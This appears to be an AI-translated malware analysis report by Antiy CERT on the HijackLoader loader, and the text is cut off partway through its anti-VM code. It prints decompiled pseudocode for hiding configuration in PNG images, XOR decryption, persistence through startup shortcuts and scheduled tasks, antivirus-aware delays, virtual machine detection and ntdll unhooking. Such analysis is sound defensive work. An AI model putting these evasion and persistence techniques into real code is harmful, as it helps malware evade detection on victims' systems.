A Comprehensive Analysis of the HijackLoader

——*Analysis of the Typical Loader Family Series IV*

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

First published at 15: 10 on 06 / 06 / 2025

This version was updated at 15: 10 on 06 / 06 / 2025

Scan QR code for the latest version of the report

Introduction to the Loader Series Analysis Report

With the development of network attack technology, the malicious code loader is becoming the key component of malicious code execution. Such loaders are a malicious tool used to load various malicious code into an infected system and are typically responsible for bypassing system security protections, injecting malicious code into memory and executing, Lay the foundation for the subsequent deployment of malicious code of the Trojan horse type. The core functions of the loader include persistence mechanisms, fileless memory execution, and multi-level avoidance techniques.

Antiy CERT has been tracking the reserves of typical malicious loader families over the last few years, aggregating information into special reports and continuing to track new popular loader families. This project will focus on the technical details of the loader, and dig into its core functions in the attack chain, including its obfuscation technology, encryption mechanism and injection strategy. In addition, we will constantly improve our security product capability, take effective technical solutions to further improve that recognition rate and accuracy rate of loader, and help user organizations to identify and prevent potential threats in advance.

1 Overview

Hijackloader is a modular design malicious code loader that was first discovered in July 2023 and was used to deliver families of malicious code such as Stealc, Lumma Stealer, Danabot, RedLine Stealer. The HijackLoader has strong concealment, and the loader detects anti-virus programs such as Kaspersky, Bitdefender and McAfee. According to the different detection results, different strategies are implemented to avoid the threat detection of the anti-virus program, which makes it a great threat to the security of the user system.

In order to avoid threat detection, HijackLoader also uses two anti-hooking method, where HijackLoader will manually load an ntdll for calling sensitive functions, and HijackLoader will also try to remove the hook from the ntdll to call commonly used functions. And the anti-hooking means will also be performed in the delivered target payload. In addition, in order to reverse that virtual machine, the HijackLoader can detect the virtual machine flag by calculating the execution speed of the code, and comprehensively judge the basic information of the compute, so as to avoid running in the virtual environment. In terms of function, HijackLoader only has the function of persisting and loading the target payload, but uses a lot of code in it to avoid the detection of anti-virus software. Each stage in the HijackLoader has multiple implementations, each of which hides different behavior characteristics, and the HijackLoader will run different schemes according to different anti-virus software.

See Antivirus Encyclopedia [1] for details of this loader.[1]

Figure 1-1 Long press the identification QR code to view details of the HijackLoader1-1

2 Analysis of the Survival Technology of the HijackLoader

2.1 Confusing technical analysis

Hijackloader has two hiding ways to hide its configuration files as pictures. The first way is to hide the configuration file as pixels of the picture and determine the starting position of the configuration file by a specific sequence.

```
6D AF 3B 66 CF 41 85 7A 30 BE 7A 85 70 72 62 00
CF 41 85 72 8F 5E 85 7A 55 9B 85 7A CF 41 85 7A
CE 40 85 28 CF 2A 85 17 CF 09 85 0E CF 35 85 0A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 64 85 3B CF 11 85 2A CF 05 85 3B
CF 15 85 3B CF 64 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
EA 36 EC 14 AB 28 F7 5F 93 12 FC 09 98 0E D2 4C
FB 1D E8 15 BD 24 AB 19 A0 2C 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
CF 41 85 7A CF 41 85 7A CF 41 85 7A CF 41 85 7A
```

此部分CRC32等于序列开头的0x663BAF6D
其中红框前4个字节为异或密钥(0x7A8541CF)
用于解密后续密文
红框最后四个字节为配置文件大小(0x00627270)

后续部分为密文

Figure 2-1: How to find the configuration file start sequence 2-1

The second method is to load the image from the resource file, obtain the additional data from the end of the image, and then decrypt and decompress the additional data after splicing to obtain the configuration file.

```
                  /* ????IDATA 其中?为通配符 记录了配置文件大小 */
  while (byte_sequence =
              find_byte_sequence(byte_sequence + 1,param_2 - ((byte_sequence + 8) - param_1),
                                 local_28,8), byte_sequence != 0x0) {
    local_18 = byte_sequence;
    count = reverse_byte(*byte_sequence);
    png_end = byte_sequence + 2;
    if ((byte_sequence[2] == param_5->unknown_ea79a5c6_58) && (local_58 == 0)) {
                  /* byte_sequence[2]为ea79a5c6时 开始获取载配置文件数据 */
      local_60 = byte_sequence[4] + 0x10;
      local_58 = GlobalAlloc_warp(param_4,local_60);
      strncpy(local_58,png_end,count);
                  /* 载荷总大小 */
      total_size = total_size + count;
      local_30 = byte_sequence + 2;
                  /* 记录参数位置，用于后续获取载荷总长度和异或密钥 */
    }
    else if (local_58 != 0) {
      if (local_60 < total_size + count) {
        uVar1 = strncpy(local_58 + total_size,png_end,local_60 - total_size);
        goto LAB_00000264;
      }
      strncpy(local_58 + total_size,png_end,count);
      total_size = total_size + count;
    }
  }
  uVar1 = 0;
LAB_00000264:
  if (local_58 == 0) {
    uVar1 = uVar1 & 0xffffffffffffff00;
  }
  else {
    local_10 = local_58 + 0x10;
                  /* 密文,长度,异或密钥 解密配置文件 */
    xor_decrypt(local_10,local_30[2],local_30[1],param_4);
    *CONCAT44(in_register_00000084,param_3) = local_58;
    uVar1 = total_size != 0;
```

Figure 2-2 The second decryption configuration file code of the HijackLoader 2-2

2.2 Analysis of injection technology

Although HijackLoader has logic where many parameters affect injection, it can be broadly divided into two situations: Running the load in its own process and running the load in other processes. When HijackLoader decides to run the payload in another process, the target process is injected with an rshell module to assist in the work of running the payload.



Figure 2-3 Flow chart of code injection 2-3

2.3 Analysis of Persistence Technology

Hijackloader has two types of persistence, one for persistence by creating shortcuts in the boot directory and the other for creating services. There are also two different triggers that can be set when persistence is achieved by creating a service: A user login-time trigger and a fixed interval trigger.

```
                    /* 随后根据此字段决定持久化方式 */
    if (param_2->AVDATA_field_5 == 1) {
                    /* 优先通过在启动目录创建快捷方式实现持久化 */
      cVar1 = persistence_by_create_start_link(param_1->field0_0x0,param_1,param_2);
      if (cVar1 == '\0') {
                    /* 如果失败则创建服务实现持久化(用户登录时运行) */
        create_service_by_modTask(param_1->field0_0x0,param_1,param_2);
      }
    }
    else {
                    /* 如果AVDATA_field_5等于3则持优先创建服务实现持久化 */
      if ((param_2->AVDATA_field_5 == 3) &&
         (cVar1 = create_service_by_modTask(param_1->field0_0x0,param_1,param_2), cVar1 == '\0')) {
                    /* 否则尝试在启动目录创建快捷方式 */
        persistence_by_create_start_link(param_1->field0_0x0,param_1,param_2);
      }
    }
  }
                    /* 根据配置文件决定是否自删除 */
  deletefile_warp(param_1->field0_0x0,param_1,param_2);
  ret_1();
                    /* 除此之外 如果存在特定的配置文件
                       HijackLoader还可以根据特定配置文件进行持久化
                       可设置触发方式(固定间隔/登录触发) 间隔时间
                       任务名称等参数 */
  create_service_by_modTask_0(param_1,param_2);
```

Figure 2-4 HijackLoader partial persistence logic 2-4

2.4 Anti-virtual machine analysis

The anti-virtual machine technology of HijackLoader is divided into three aspects: Detecting the execution speed of cpuid instructions, detecting the specific fields of cpuid instructions, and detecting the computer basic information such as the computer memory and the number of CPUs. Hijackloader will stop running when any of these conditions are not met.

```
                  /* 从第二阶段解密的载荷中获取ANTIVM文件 */
local_20 = find_data(param_2,&local_28,0x4dad7707);
if (local_20 != 0x0) {
  local_18 = local_20;
                  /* 此样本中local_20为0x41 */
                  /* 通过测量cpuid执行的时间是否不大于某值判断是否在虚拟机中运行
                      */
  if (((*local_20 & 1) != 0) && (cVar1 = FUN_0000f2e0(local_20), cVar1 != '\0')) {
    return 0;
  }
                  /* EAX=1时检查CPUID的EXC第31bit
                     当虚拟机管理程序存在时此值为1 */
  if (((*local_20 & 4) != 0) && (cVar1 = FUN_0000f180(), cVar1 != '\0')) {
    return 0;
  }
                  /* EAX=0x40000000执行CPUID
                     检测EAX返回值是否大于0x40000000
                     判断是否存在虚拟机管理程序 */
  if (((*local_20 & 8) != 0) && (cVar1 = FUN_0000f1d0(), cVar1 != '\0')) {
    return 0;
  }
                  /* 通过NtQuerySystemInformation获取SystemBasicInformation
                     计算PageSize * NumberOfPhysicalPages / 0x40000000 +1
                     即内存大小(GB) 检测内存是否大于特定值 */
  if (((*local_20 & 0x10) != 0) && (cVar1 = FUN_0000f3c0(param_1,local_20), cVar1 != '\0')) {
    return 0;
  }
                  /* 通过NtQuerySystemInformation获取SystemBasicInformation
                     检查NumberOfProcessors是否大于特定值 */
  if (((*local_20 & 0x20) != 0) && (cVar1 = FUN_0000f410(param_1,local_20), cVar1 != '\0')) {
    return 0;
  }
                  /* 根据配置文件对运行环境进行检测
                     当用户名 计算机名 自身路径 内存大小
                     CPU核数满足特定条件时
                     判定为虚拟机 */
  if ((*local_20 & 0x40) != 0) {
    FUN_00005020(param_1 + 0x1c0,*local_20,0,0xd8);
    cVar1 = FUN_0000f600(param_1,local_20);
    if (cVar1 != '\0') {
      return 0;
    }
```

Figure 2-5 HijackLoader detecting virtual machine information 2-5

3 Attack process

The HijackLoader can be broadly divided into four stages. In that first phase, the HijackLoader decrypt the shellcode, loads the section in. text into itself, and execute. In the second stage, HijackLoader is responsible for decrypting the configuration file, extracting the ti64 module from it and executing it. In the third phase, HijackLoader will de-hook the ntdll and manually load a copy of the ntdll through the MapViewOfFile function to execute some sensitive functions. In the third stage, HijackLoader will also detect the virtual machine in a variety of ways, and stop the operation if it is found to be running in the virtual environment. Then HijackLoader will inject shellcode into the

Windows system tool to execute the fourth phase of the code. In the fourth phase, HijackLoader will perform the persistence operation and complete the delivery of the target payload.



Figure 3-1 HijackLoader Loading Flow 3-1

4 Sample analysis

4.1 Sample labels

Table 4-1 HijackLoader Sample Tags 4-1

Virus name	Trojan / Win32.HijackLoader
Md5	433ea562e46151b403a3b0f17e9a6c70
Processor architecture	X64
File size	318 KB (326,302 bytes)
File format	Binexecute / Microsoft.EXE [: X64]
Time stamp	2024-11-06 03: 12: 47
Digital signature	Lamantine Software a.s. (digital signature is invalid)
Shell type	None
Compiled Language	Embarcadero Delphi (10.4 Sydney) [Professional]
Vt First Upload Time	2024-12-04 14: 37: 28
Vt test result	48 / 71

4.2 The first phase of the HijackLoader loader

In that first phase, the HijackLoader decrypt the second phase payload and overlays it in the first phase of the HijackLoader code snippet, then call the second phase code entry point for execution.


```
if (VirtualProtect != 0x0) {
    /* 将第二阶段数据覆盖到已有函数中 */
  *(puVar8 + -8) = 0x60f2b7;
  (*VirtualProtect)(_target_addr,_data_size,_PAGE_EXECUTE_READWRITE,puVar8 + 0x50);
  config_addr = (_module_base & 0xffffffff) + config_addr;
  add_key = *(config_addr + 4);
  config_offset = num_8;
  if (num_8 < _data_size) {
    do {
      /* 第二阶段数据需要与add_key相加进行解密 */
      *(config_offset + target_addr) = *(config_offset + config_addr) + add_key;
      config_offset = config_offset + num_4;
    } while (config_offset < _data_size);
  }
    /* 该值为0x32791C 用于指示后续载荷加载方式 */
  *(target_addr + _num_2 * 4) = _DAT_0074b830;
  *(puVar8 + -8) = 0x60f31f;
  (*VirtualProtect)(target_addr,_data_size,*(puVar8 + 0x50),puVar8 + 0x50);
  config_offset = *(target_addr + 0xc);
    /* target_addr+0x14为模块基址 target_addr+0xC为第二阶段模块入口点
       */
  *(puVar8 + -8) = 0x60f33b;
  (*(_num_14h + config_offset + target_addr))(_num_14h + target_addr);
```

Figure 4-1 HijackLoader decrypts and executes the second stage of code 4-1

4.3 Phase II of the HijackLoader Loader Loader

In that second phase, the HijackLoader detect whether AVG and Avast exist in the system, and if so, the execution of the subsequent logic is delayed for 30 seconds.

```
have_antivirus = 0;
anti_antivirus(lVar4,&have_antivirus,&local_358);
                  /* 检查AVG和Avast是否存在 如果存在则延迟30s执行 */
if (have_antivirus != 0) {
  for (local_5a8 = 0; local_5a8 < 10; local_5a8 = local_5a8 + 1) {
                  /* -10000*3000 */
    DelayExecution_warp(lVar4->NtDelayExecution,3000);
  }
}
```

Figure 4-2 HijackLoader detects an AV program and delays execution 4-2

Then HijackLoader will load the configuration file based on the first phase parameters.

```
                         /* 0x32791C 第一阶段传入的值 */
local_4b8 = (uint *)(local_568 + local_328);
                         /* 如果该参数为0则用方式1从本地解密后续载荷 */
if (*local_4b8 == 0) {
  local_5d6 = 1;
}
else {
                         /* 如果该参数等于be2cdece则用方式2从本地加载载荷 */
  if (*local_4b8 == num_be2cdece) {
    bVar1 = true;
  }
}
                         /* 否则从网络下载载荷 */
```

Figure 4-3 HijackLoader Selection of configuration file loading method 4-3

If mode 1 is selected for decryption, HijackLoader will search for a PNG file of appropriate size from the file and decrypt it.

```
                    /* \x89PNG\x0D\x0A */
strncpy(parttern,&param_8->aPNG,4);
parttern[4] = '\r';
parttern[5] = '\n';
memset_zero(local_20,8);
uStack_lc[0] = 'I';
uStack_lc[1] = 'E';
uStack_lc[2] = 'N';
uStack_lc[3] = 'D';
byte_sequence = module_file;
while( true ) {
                    /* 从文件中搜索特定的二进制序列 */
  byte_sequence = find_byte_sequence(byte_sequence + 1,0x18a0ee80,parttern,6);
  if (byte_sequence == 0) {
    return 0;
  }
                    /* file_size为硬编码参数
                       通过比较文件尾是否为\x00\x00\x00\x00IEND来确认图片大小 */
  uVar1 = byte_sequence + -0xc + (ulong)file_size;
  if (param_4 - 8U < uVar1) break;
  cVar2 = strncmp(uVar1,local_20,8);
  if ((cVar2 != 0) &&
     (cVar2 = decode_png_data_1(param_1,param_2,byte_sequence,file_size,param_6,param_7,param_8),
     cVar2 != 0)) {
    return 1;
  }
}
```

Figure 4-4 A HijackLoader search for a picture containing a configuration file 4-4

The HijackLoader then takes the pixel's RGB information and saves it as a byte array. Hijackloader finds the starting position of the configuration file by calculating the CRC-32 value of the sequence fragment in the byte array, and obtains the configuration file size and the exclusive-OR key, and decrypts the configuration.

```
for (i = 0; i < height; i = i + 1) {
  for (j = 0; j < width; j = j + 1) {
    local_78 = 0;
              /* 以RGB的顺序将图片像素变成字节数组 */
    (*param_1->GdipBitmapGetPixel)(unaff_RDI,unaff_RSI,j,local_70,i,&local_78);
    save_pixel(local_50,local_60,&local_5c,local_78 >> 0x10,local_78 >> 8,local_78);
  }
}
if (local_5c < 0x10) {
  (*param_1->free)();
  uVar2 = (*param_1->GdipDisposeImage)();
  uVar2 = uVar2 & 0xffffffffffffff00;
}
else {
              /* 通过求crc32搜索配置文件头部 */
  local_58 = crc32(local_50,local_60);
  if (local_58 == -1) {
    (*param_1->free)();
    uVar2 = (*param_1->GdipDisposeImage)();
    uVar2 = uVar2 & 0xffffffffffffff00;
  }
  else {
    local_48 = local_50 + local_58;
              /* 加密配置文件起始位置 */
    *start_offset = local_48 + 0x10;
              /* 获取配置文件大小 */
    *data_length = *(local_48 + 0xc);
    for (k = 0; k < *data_length; k = k + 4) {
      local_38 = k + *start_offset;
              /* 将配置文件与密钥异或解密 */
      *local_38 = *local_38 ^ *(local_48 + 4);
      local_30 = local_38;
    }
    local_40 = local_48;
    uVar3 = (*param_1->GdipDisposeImage)();
    uVar2 = CONCAT71(uVar3 >> 8,1);
  }
}
```

Figure 4-5 Decrypting the configuration file using HijackLoader Mode 1 4-5

When the mode 2 is used to decrypt the picture data, the HijackLoader searches the picture sequence, obtains the configuration file from the attached data at the end of the picture, then decrypts the file, and then decompresses the file using the LZNT1 algorithm.


```
                  /* ????IDATA 其中?为通配符 记录了配置文件大小 */
    while (byte_sequence =
                find_byte_sequence(byte_sequence + 1,param_2 - ((byte_sequence + 8) - param_1),
                                   local_28,8), byte_sequence != 0x0) {
      local_18 = byte_sequence;
      count = reverse_byte(*byte_sequence);
      png_end = byte_sequence + 2;
      if ((byte_sequence[2] == param_5->unknown_ea79a5c6_58) && (local_58 == 0)) {
                  /* byte_sequence[2]为ea79a5c6时 开始获取载配置文件数据 */
        local_60 = byte_sequence[4] + 0x10;
        local_58 = GlobalAlloc_warp(param_4,local_60);
        strncpy(local_58,png_end,count);
                  /* 载荷总大小 */
        total_size = total_size + count;
        local_30 = byte_sequence + 2;
                  /* 记录参数位置，用于后续获取载荷总长度和异或密钥 */
      }
      else if (local_58 != 0) {
        if (local_60 < total_size + count) {
          uVar1 = strncpy(local_58 + total_size,png_end,local_60 - total_size);
          goto LAB_00000264;
        }
        strncpy(local_58 + total_size,png_end,count);
        total_size = total_size + count;
      }
    }
    uVar1 = 0;
LAB_00000264:
    if (local_58 == 0) {
      uVar1 = uVar1 & 0xffffffffffffff00;
    }
    else {
      local_10 = local_58 + 0x10;
                  /* 密文,长度,异或密钥 解密配置文件 */
      xor_decrypt(local_10,local_30[2],local_30[1],param_4);
      *CONCAT44(in_register_00000084,param_3) = local_58;
      uVar1 = total_size != 0;
```

Figure 4-6 Decrypting the configuration file using HijackLoader Mode 2 4-6

When the HijackLoader downloads the configuration file from the network, the HijackLoader will read the URL array from the configuration and download the data, and select to decrypt the configuration using mode 1 or mode 2 according to the content of the data.

```
if (uVar2 == 0) {
  url_1 = GlobalAlloc_warp(lVar4,0);
  local_574 = 0;
  do {
    do {
              /* 以分号切割的url数组 */
      while (local_5c8 = split_config(local_518,&url_1,&local_574), local_5c8 == 0) {
        local_574 = 0;
        DelayExecution_warp(lVar4->NtDelayExecution,0xf9a);
      }
      file_size = download_data(lVar4,url_1,&out_data,&local_408);
    } while ((file_size < 4) || (*out_data != aPNG));
              /* 根据数据中有无ea79a5c6值选择使用方式1还是方式2解密配置
                  */
    cVar3 = search_dword(out_data,file_size,local_508);
    if (cVar3 != 0) {
      bVar1 = true;
      break;
    }
    local_524 = 0;
    cVar3 = decode_png_data_1(lVar4,local_398,out_data,file_size,&local_5b0,&local_524,
                              local_358);
  } while (cVar3 == '\0');
  psVar7 = local_358;
  ret_1();
}
if ((bVar1) &&
   (uVar6 = decode_png_data_2(out_data,file_size,&local_5b0,lVar4,local_358,psVar7),
   (uVar6 & 0xff) == 0)) {
  return;
}
```

Figure 4-7 HijackLoader download configuration file 4-7

Hijackloader carries the following payloads and modules in the configuration file:

Table 42 List of load carried by HijackLoader 4-2

Load designation	Load function
Avdata	There are various anti-virus software hashing and response methods.
Esal	The fourth phase of the HijackLoader cleans up the HijackLoader data usage when the current process posts the final payload.
Esal64	The 64-bit version of ESAL.
Esldr	In that third phase of the HijackLoader, it was responsible for inject the fourth phase shellcode into the Windows system tool for use.
Esldr64	A 64-bit version of the ESLDR.
Eswr	In that fourth phase of the HijackLoader, the HijackLoader data is clean up when the target payload is delivered in other process.
Eswr64	The 64-bit version of ESWR.
Fixed	Vmware - related 32 -bit white files can be used as the program to be injected when delivering the final payload.

Launcherldr64	Is responsible for decrypting configuration files that are temporarily stored on the hard disk, only in 64-bit versions and are not being used correctly in the current sample.
Modcreateprocess	Responsible for creating the child process, when creating the child process, the HijackLoader code will be temporarily encrypted to avoid detection.
Modcreateprocess64	A 64-bit version of modCreateProcess.
Modtask	Responsible for creating the scheduled task, temporarily encrypting the HijackLoader code and calling the TinycallProxy module to combat stack backtracking when creating the scheduled task.
Modtask64	The 64-bit version of modTask.
Moduac	The UAC extracts the relevant modules, which are not used in this sample.
Moduac64	A 64-bit version of modUAC.
Modwritefile	Write file related modules that are not used in this sample.
Modwritefile64	The 64-bit version of modWriteFile.
Rshell	The module that assists in delivering the final payload in the process being injected may perform an anti-hook operation on the final payload.
Rshell 64	The 64 - bit version of the rshell.
Ti	Responsible for the second stage logic of HijackLoader.
Ti64	64-bit version of ti.
Tinycallproxy	Responsible for indirect function calls, with anti- stack backtracking function.
Tinycall Proxy64	A 64-bit version of TinycallProxy.
Tinystub	A program that does not have any functionality to assist in injecting an rshell to circumvent detection.
Tinystub64	A 64-bit version of tinystub.
Tinyutilitymodule.dll	Fill specific data with 0, which is not used in this sample.
Tinyutilitymodule64.dll	A 64-bit version of tinyutilitymodule .dll.
Sm	Specifies the DLL used by the TinycallProxy to disguise the call address against stack tracebacks.
Bdata	A white program, used only for running.
Mutex	The mutex created by the program.
Custominject	The program that is injected when delivering the final payload.
Custominjectpath	The path of storing CUSTOMINJECT.
Antivm	Anti-virtual machine related configuration.

When HijackLoader decrypts the configuration file, it searches for a module named ti64 from the configuration file, overwrites the ti64 module data to the shell32 code segment, and calls the ti64 module to enter the third stage of HijackLoader.

```
                  /* ti64模块数据 */
local_458 = find_data(lVar4,inside_config_struct_addr,&size,local_358.data_ti64,&local_358);
aShell32_dll = GlobalAlloc_warp(lVar4,0);
                  /* %windir%\SysWOW64\shell32.dll */
char_to_wchar(data_addr + 0xf4,aShell32_dll);
                  /* shell32.dll */
aShell32_dll = get_filename(aShell32_dll);
hShell32 = LoadLibraryW_warp(lVar4,aShell32_dll);
nt_header = get_nt_headers(hShell32);
Source = hShell32 + *&(nt_header->OptionalHeader).SizeOfCode;
raw_data_backup = GlobalAlloc_warp(lVar4,size);
                  /* 用ti64模块数据覆盖shell32数据 */
strncpy(raw_data_backup,Source,size);
local_598 = 0;
local_498 = (*VirtualProtect)(Source,size,local_358.field53_0xd4,&local_598);
strncpy(Source,local_458,size);
(*VirtualProtect)(Source,size,local_598,&local_598);
local_450 = Source;
local_448.field1_0x4 = Source;
local_448.field2_0xc = size;
                  /* 调用ti64模块 */
(*Source)(data_addr,inside_config_struct_addr,outside_config_addr,&local_448);
```

Figure 4-8 HijackLoader Running ti64 Module 4-8

4.4 The third stage of the HijackLoader

In the third stage of HijackLoader, HijackLoader will search for the system function beginning with Zw from the ntdll, and record the system call number, function name and function address for subsequent calls.

```
                   /* ntdll.dll */
read_file(param_1,local_218);
NT_headers = get_NT_headers(param_1->file_ntdll);
uVar1 = RVA_to_FOA(NT_headers,(NT_headers->OptionalHeader).DataDirectory[2].VirtualAddress);
local_2b8 = uVar1 + param_1->file_ntdll;
uVar1 = RVA_to_FOA(NT_headers,local_2b8->AddressOfNames);
local_250 = uVar1 + param_1->file_ntdll;
uVar1 = RVA_to_FOA(NT_headers,local_2b8->AddressOfFunctions);
local_258 = uVar1 + param_1->file_ntdll;
uVar1 = RVA_to_FOA(NT_headers,local_2b8->AddressOfNameOrdinals);
local_260 = uVar1 + param_1->file_ntdll;
for (i = 0; i < local_2b8->NumberOfNames; i = i + 1) {
  uVar1 = RVA_to_FOA(NT_headers,*(local_250 + i * 4));
  local_268 = uVar1 + param_1->file_ntdll;
                   /* Zw */
  if (*local_268 == 0x775a) {
    uVar1 = RVA_to_FOA(NT_headers,*(local_258 + *(local_260 + i * 2) * 4));
    local_248 = uVar1 + param_1->file_ntdll;
                   /* 搜索"mov eax,立即数"指令，获取系统调用号 */
    local_2bc = get_syscall_number(local_248);
    if (local_2bc != 0xffffffff) {
      local_240.func_hash = hash_char_string(local_268);
      local_240.syscall_number = local_2bc;
      local_240.func_name = local_268;
      local_240.AddressOfFunction = *(local_258 + *(local_260 + i * 2) * 4);
      append_to_arr(param_1,&local_240);
    }
  }
```

Figure 4-9 HijackLoader Search and Save System Call Number 4-9

Hijackloader loads the ntdll through the CreateFileMappingW and MapViewOfFile functions, and calls some of the functions through the new ntdll to prevent sensitive functions from being hooked.

```
                   /* CreateFileMappingW & MapViewOfFile */
load_new_ntdll(param_1,local_218);
                   /* ↓new ntdll start */
QVar2 = load_func_0(param_1->field4_0x20,0x8ab0e0a1);
(param_1->field57_0x1c8).RtlWow64GetThreadContext = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0xb8a692b8);
(param_1->field57_0x1c8).RtlWow64SetThreadContext = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0xc15f9397);
(param_1->field57_0x1c8).RtlWalkFrameChain = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0x215eddfb);
param_1->ZwOpenThread = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0xa5c2991b);
param_1->ZwGetContextThread = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0x5e7088ed);
param_1->ZwQueryInformationProcess = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0xd2654135);
param_1->ZwProtectVirtualMemory = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0xe9fa5fec);
param_1->ZwWriteVirtualMemory = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0x5368361b);
param_1->RtlDosPathNameToNtPathName_U = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0x4c3cb59b);
param_1->RtlAddFunctionTable = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0x482d80ac);
param_1->RtlWow64EnableFsRedirectionEx = QVar2;
QVar2 = load_func_0(param_1->field4_0x20,0xa0a76acb);
param_1->ZwResumeThread = QVar2;
                   /* ↑new ntdll end */
```

Figure 4-10: New ntdll loaded by HijackLoader 4-10

Hijackloader will also perform unhook operation on the original ntdll. first, HijackLoader will load an ntdll in the memory, but HijackLoader will redirect it using the original ntdll base address in the system. In order to make that new ntdll be consistent with the original ntdll of the system in the memory layout.

```
NT_headers = get_NT_headers(param_1);
                 /* 此处的ntdll为系统中原有ntdll基址 使用此值完成重定向操作
                     */
uVar4 = hNTdll - image_base;
local_50 = param_1->e_res + ((NT_headers->OptionalHeader).DataDirectory[7].VirtualAddress - 0x1c);
pIVar5 = &local_50->VirtualAddress + (NT_headers->OptionalHeader).DataDirectory[7].Size;
for (; (pIVar3 = pIVar5, local_50 < pIVar5 && (pIVar3 = local_50, local_50->SizeOfBlock != 0));
    local_50 = &local_50->VirtualAddress + local_50->SizeOfBlock) {
  auVar1._8_8_ = 0;
  auVar1._0_8_ = local_50->SizeOfBlock - 8;
  for (local_58 = 0; local_58 < SUB164(auVar1 / ZEXT816(2),0); local_58 = local_58 + 1) {
    plVar2 = param_1->e_res +
             (*(&local_50[1].VirtualAddress + local_58 * 2) & 0xfff) + local_50->VirtualAddress +
             -0x1c;
    if (*(&local_50[1].VirtualAddress + local_58 * 2) >> 0xc == 10) {
      *plVar2 = *plVar2 + uVar4;
    }
    else if (*(&local_50[1].VirtualAddress + local_58 * 2) >> 0xc == 1) {
      *plVar2 = (*plVar2 << 0x10) + (uVar4 & 0xffffffff) >> 0x10;
    }
    else if (*(&local_50[1].VirtualAddress + local_58 * 2) >> 0xc == 2) {
      *plVar2 = *plVar2 + uVar4;
    }
    else if (*(&local_50[1].VirtualAddress + local_58 * 2) >> 0xc == 3) {
      *plVar2 = *plVar2 + uVar4;
    }
  }
}
```

Figure 4-11: Hijackloader Redirects the ntdll loaded on the hand 4-11

Then HijackLoader will compare whether the ntdll function loaded manually is the same as the original ntdll function, and if it is different, it will be covered to realize unhook operation.

```
pIVar2 = get_NT_headers(param_1->ntdll);
lVar8 = (pIVar2->OptionalHeader).DataDirectory[2].VirtualAddress + param_1->ntdll;
AddressOfFunctions = lVar8->AddressOfFunctions;
ntdll = param_1->ntdll;
AddressOfNameOrdinals = lVar8->AddressOfNameOrdinals;
ntdll_1 = param_1->ntdll;
get_NT_headers(param_1->file_ntdll);
for (i = 0; i < lVar8->NumberOfNames; i = i + 1) {
  func_offset = *(AddressOfFunctions + ntdll + *(AddressOfNameOrdinals + ntdll_1 + i * 2) * 4);
                /* 比较原有ntdll与手动加载的ntdll代码是否相同 */
  if (*(func_offset + param_1->ntdll) != *(func_offset + param_2->memory_ntdll)) {
    cVar1 = is_in_code_range(param_1,param_1->ntdll,func_offset);
    if (cVar1 != '\0') {
                /* 如果不同则使用新ntdll覆盖系统中原有ntdll函数实现反hook的操作
                    */
      fix_ntdll(param_1,param_2,func_offset,param_1->ntdll,param_2->memory_ntdll);
    }
  }
}
```

Figure 4-12HijackLoader Unhook operation on the original ntdll 4-12

Hijackloader will read the data in the configuration file ANTIVM to detect the virtual machine and avoid running in the virtual machine.

```
                      /* 从第二阶段解密的载荷中获取ANTIVM文件 */
local_20 = find_data(param_2,&local_28,0x4dad7707);
if (local_20 != 0x0) {
  local_18 = local_20;
